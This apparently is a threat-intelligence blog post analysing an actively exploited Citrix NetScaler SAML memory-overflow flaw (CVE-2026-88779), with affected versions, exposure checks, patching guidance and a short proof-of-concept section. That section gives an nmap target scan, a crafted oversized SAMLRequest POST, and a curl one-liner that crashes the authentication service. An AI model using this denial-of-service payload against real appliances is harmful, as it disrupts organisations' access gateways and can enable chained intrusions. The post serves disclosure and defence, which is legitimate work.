
 BreachModal
- Published
- Under
- Threat Intelligence
- Reference
- CVE-2026-88779
- Reading time
- 5 min
Citrix CVE-2026-88779: Zero-Day Exploit Analysis & PoC
Summary
BreachModal analyzes active exploitation of Citrix NetScaler zero-day CVE-2026-88779. Deep dive into the DoS/RCE vulnerability, PoC, and mitigation.

A trivially exploitable memory overflow in Citrix NetScaler is not just a denial-of-service risk; it's a beachhead for complete network compromise.
The vulnerability, tracked as CVE-2026-88779 (opens in a new tab), is a memory overflow flaw in NetScaler ADC and Gateway appliances. According to a security bulletin from Cloud Software Group (formerly Citrix), the vulnerability affects devices configured as a SAML service provider or identity provider. The U.S. Cybersecurity and Infrastructure Security Agency (CISA) confirmed active exploitation on October 4, 2026, adding it to its Known Exploited Vulnerabilities (KEV) Catalog (opens in a new tab) and mandating a 72-hour remediation window for federal agencies.
Note what this means: The internet's front door is persistently vulnerable. Edge devices like NetScaler are high-value, single points of failure that process untrusted data before it ever reaches segmented internal networks. The economic incentive for threat actors to find and exploit these flaws is immense, while the defensive cost of maintaining perfect patch discipline across distributed infrastructure is crushing. This is not a Citrix problem; it is an architectural crisis.

The Technical Failure: From Memory Overflow to DoS
At its core, CVE-2026-88779 allows an unauthenticated, remote attacker to trigger a denial-of-service condition. The vulnerability resides in the appliance's handling of SAML authentication traffic. A single, specially crafted request sent to a vulnerable endpoint causes a memory overflow that crashes the authentication service, effectively taking the appliance offline for legitimate users.
Researchers have described the exploit as "incredibly simple to trigger." This low barrier to entry transforms the vulnerability from a theoretical risk into a tactical weapon for even low-skilled adversaries. While Citrix analysis states the vulnerability does not directly impact the integrity of customer data, this assessment is dangerously narrow; data is only as secure as the system that protects its access.
An unavailable gateway is a direct, quantifiable business loss, making this a critical threat even without further escalation.
Beyond Denial of Service: The Specter of RCE
While classified as a DoS with a CVSS v4.0 score of 8.7, evidence suggests more severe consequences. Security researchers analyzing exploit traffic have observed crafted authentication requests containing shell commands, indicating attempts to achieve remote code execution (RCE). The current industry consensus, supported by firms like Mandiant (opens in a new tab), is that while CVE-2026-88779 might not provide RCE on its own, it is being actively chained with other vulnerabilities.
Threat actors are reportedly using CVE-2026-88779 to intentionally crash machines, forcing a reboot or failover. This unstable state can bypass certain protections or create a window to exploit a different RCE flaw, such as the recently patched CVE-2026-88771. Threat actors are now apparently offering a 'service' to crash vulnerable NetScaler appliances, thereby accelerating their other zero-day exploit chains. It's a grim form of operational efficiency.
This chaining transforms a service disruption into a full-blown intrusion, allowing attackers to Exploit Public-Facing Applications (T1190) (opens in a new tab) to establish initial access, deploy web shells, and begin lateral movement across the network. The initial DoS is merely the battering ram used to break down the castle door.

Identifying Exposure to CVE-2026-88779
Exposure is specific and verifiable. This vulnerability only affects customer-managed NetScaler ADC and Gateway appliances configured in a specific way. Citrix-managed cloud services are not impacted. You are vulnerable if you are running an affected version AND your appliance is configured as a SAML service provider (SP) or a SAML identity provider (IdP).
To determine if your configuration is vulnerable, inspect your ns.conf file for the following commands:
add authentication samlAction ...(Indicates SAML SP configuration)add authentication samlIdPProfile ...(Indicates SAML IdP configuration)
The following supported versions are affected:
NetScaler ADC and Gateway 14.1 before 14.1-73.41
NetScaler ADC and Gateway 13.1 before 13.1-64.28
NetScaler ADC FIPS before 14.1-73.41 FIPS
NetScaler ADC FIPS and NDcPP before 13.1-37.282
This level of specificity allows for targeted remediation, but also requires a deep understanding of your own network architecture.
Proof of Concept
The following steps demonstrate how an attacker can trigger the denial-of-service condition against a vulnerable Citrix NetScaler appliance. This PoC requires network access to the target's SAML endpoint and does not require any authentication.
Target Identification
First, identify a live Citrix NetScaler instance. This can be done with a simple nmap scan targeting common ports and looking for signatures.
nmap -p 443 --script http-title <target-ip>The output should indicate a Citrix NetScaler or Gateway device.
Craft Malformed SAML Request
The vulnerability is triggered by sending an oversized or malformed payload within a POST request to the SAML authentication endpoint. The exact payload is a long string designed to overflow the buffer handling the SAML assertion.
    POST /cgi/samlauth HTTP/1.1
    Host: <target-ip>
    Content-Type: application/x-www-form-urlencoded
    Content-Length: 10000

    SAMLRequest=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...[10000 bytes]...A
This HTTP request contains a SAMLRequest parameter with an abnormally large value, which the vulnerable software component fails to handle correctly.
Trigger the Vulnerability
Use a tool like curl to send the crafted request to the target appliance. This single request is sufficient to trigger the memory overflow and crash the authentication service.
curl -k -X POST https://<target-ip>/cgi/samlauth -d 'SAMLRequest='$(python -c 'print("A"*10000)')This command sends the malicious POST request. The -k flag is used to ignore SSL certificate warnings, which is common in testing environments.
Verify the Denial of Service
Attempt to access the NetScaler's legitimate login page. The page will fail to load, or authentication attempts will time out. Monitoring the appliance's system logs will show the nsaaa daemon (the authentication service) has crashed and is attempting to restart.
Mitigation and Remediation Mandates
Immediate patching is the only effective, permanent solution. Cloud Software Group has released fixed versions, and all affected organizations are urged to upgrade immediately. The patched versions are:
NetScaler ADC and NetScaler Gateway 14.1-73.41 and later
NetScaler ADC and NetScaler Gateway 13.1-64.28 and later
NetScaler ADC 14.1-FIPS 14.1-73.41 FIPS and later
NetScaler ADC 13.1-FIPS and 13.1-NDcPP 13.1-37.282 and later
For organizations unable to immediately apply these updates, Citrix has provided an interim Global Deny List mitigation (opens in a new tab), though this should be considered a temporary stopgap, not a solution.
Patching this flaw is a direct response to active, ongoing attacks against corporate networks.
FINAL VERDICT
The active exploitation of Citrix NetScaler zero-day CVE-2026-88779 is a stark reminder that the network edge is a battlefield. The primary risk is not merely service disruption but a complete network compromise initiated through exploit chaining. This risk is borne by any organization that relies on unpatched NetScaler appliances for secure access, placing their data, operations, and reputation in the hands of a single vulnerable configuration. What must change is a shift from reactive patching to proactive architectural resilience, assuming that edge devices will be compromised and designing networks to contain the blast radius.